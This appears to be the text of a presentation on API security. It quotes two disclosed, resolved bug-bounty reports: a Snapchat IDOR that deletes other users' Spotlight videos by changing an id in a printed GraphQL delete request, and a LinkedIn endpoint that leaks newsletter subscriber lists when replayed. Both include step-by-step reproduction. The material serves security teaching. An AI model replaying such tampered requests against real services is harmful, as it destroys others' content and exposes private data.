
Cause: Missing Logic Validation check in a retail brokerage API endpoint.

$2.2 Trillion

Losses Worldwide in 2020, due to API Security Breach

~ Source: Salt Security

5.1 API HACKING – HACKERONE



prickn9 submitted a report to Snapchat.

Jan 1st (4 months ago)

Hello Snapchat,
Snapchat has viral video feature callled spotlight which alone was the biggest trend and increase snapchat users and profit in millions.
I found a way to delete anyone's spotlight remotely.

Please see the below poc:-

1. First go to https://my.snapchat.com/myposts and log in there.
2. You will see your posts .
3. Now turn burp suite and intercept. 4.Select any of your posts and click delete option.
4. Now capture the delete request. In delete request there is parameter of id

{"operationName":"DeleteStorySnaps","variables":{"ids":["[redacted]"],"storyType":"SPOTLIGHT_STORY"},"query":"mutation DeleteStorySnaps($ids: [String!]!, $storyType: StoryType!) {\n deleteStorySnaps(ids: $ids, storyType: $storyType)\n}\n"}

6. You just have to change this id parameter. You can easily get the id parameter. Now forward the request after replacing id with someone's else video id.

And the video of other user will get delete.

HOW TO GET ID PARAMETER

1. Whenever you share spotlight you can see the parameter in the url as: https://story.snapchat.com/spotlight/[redacted]

I have attached a video POC please check it out

Impact

Delete anyone's Content Spotlight. Imagine deleting video biggest influencers and content creators.


Reported January 1, 2023 9:36pm +0530

prickn9

Participants

State	● Resolved ()
Reported to	Snapchat
Disclosed	March 7, 2023 3:02am +0530
Severity	🟥 High (7 ~ 8.9)
Weakness	*None*
Bounty	$15,000
Time spent	*None*
CVE ID	*None*
Account de...	*None*

5.1 API HACKING – HACKERONE



Linked in

Issue description

A creator can create a newsletter, the followers can subscribe to the newsletter. The owner of the newsletter can view the subscriber list by clicking the "subscriber" button.

Server-side authorization checks are missing on `GET /voyager/api/voyagerPublishingDashSeriesSubscribers?decorationId=com.linkedin.voyager.dash.deco.publishing.SeriesSubscriberMiniProfile-2&count=10&q=contentSeries&seriesUrn=urn%3Ali%3Afsd_contentSeries%3A<NewsletterId>&start=0 HTTP/2"`. This gives an attacker the ability to view the subscriber list of other users' newsletters by replaying the vulnerable request using the victim `NewsletterId` which is public.

Steps:

1) Create a newsletter.
2) Open the newsletter and click on "subscriber".
3) Capture the vulnerable request.
4) Replay the vulnerable request using victim's `NewsletterId`.
5) The response will disclose the subscriber list and their details in the API Response.

Impact

An attacker can view the subscriber list and details of other users' newsletters even though it is not possible through the application UI. by just replaying the vulnerable request with the victim's ``NewsletterId".


tushar6378

Participants

State	● Resolved ()
Reported to	LinkedIn Managed
Disclosed	March 29, 2023 9:00pm +0530
Severity	High (7.5)
Weakness	Insecure Direct Object Reference (IDOR)
Bounty	$2,500
Time spent	*None*
CVE ID	*None*
Account de	*None*

6. SUMMARY

- Three pillars of API Security:
  - Governance : Developing Secure APIs
  - Testing: Testing Functionalities of APIs
  - Monitoring: Determining any threats in APIs



RESOURCES [BONUS]

- Awesome-API-Security: github.com/arainho/awesome-api-security
- List of Possible API Endpoints: yassineaboukir’s list
- API Pentesting Checklist : github.com/HolyBugx/HolyTips/blob/main/Checklist/API%20Security.pdf
- Intentionally Vulnerable Labs [for Hands-on]:
  - github.com/OWASP/crAPI
  - github.com/roottusk/vapi
- Everything about API Hacking: Insider PHD’s playlist
- You can find this PPT on my Github

THANKS!

Feel free to reach me out for any queries. You can find me :

- twitter.com/IamLucif3r_
- github.com/IamLucif3r_
- linkedin.com/in/anmolsinghyadav
- medium.com/@IamLucif3r
- sanmol016@gmail.com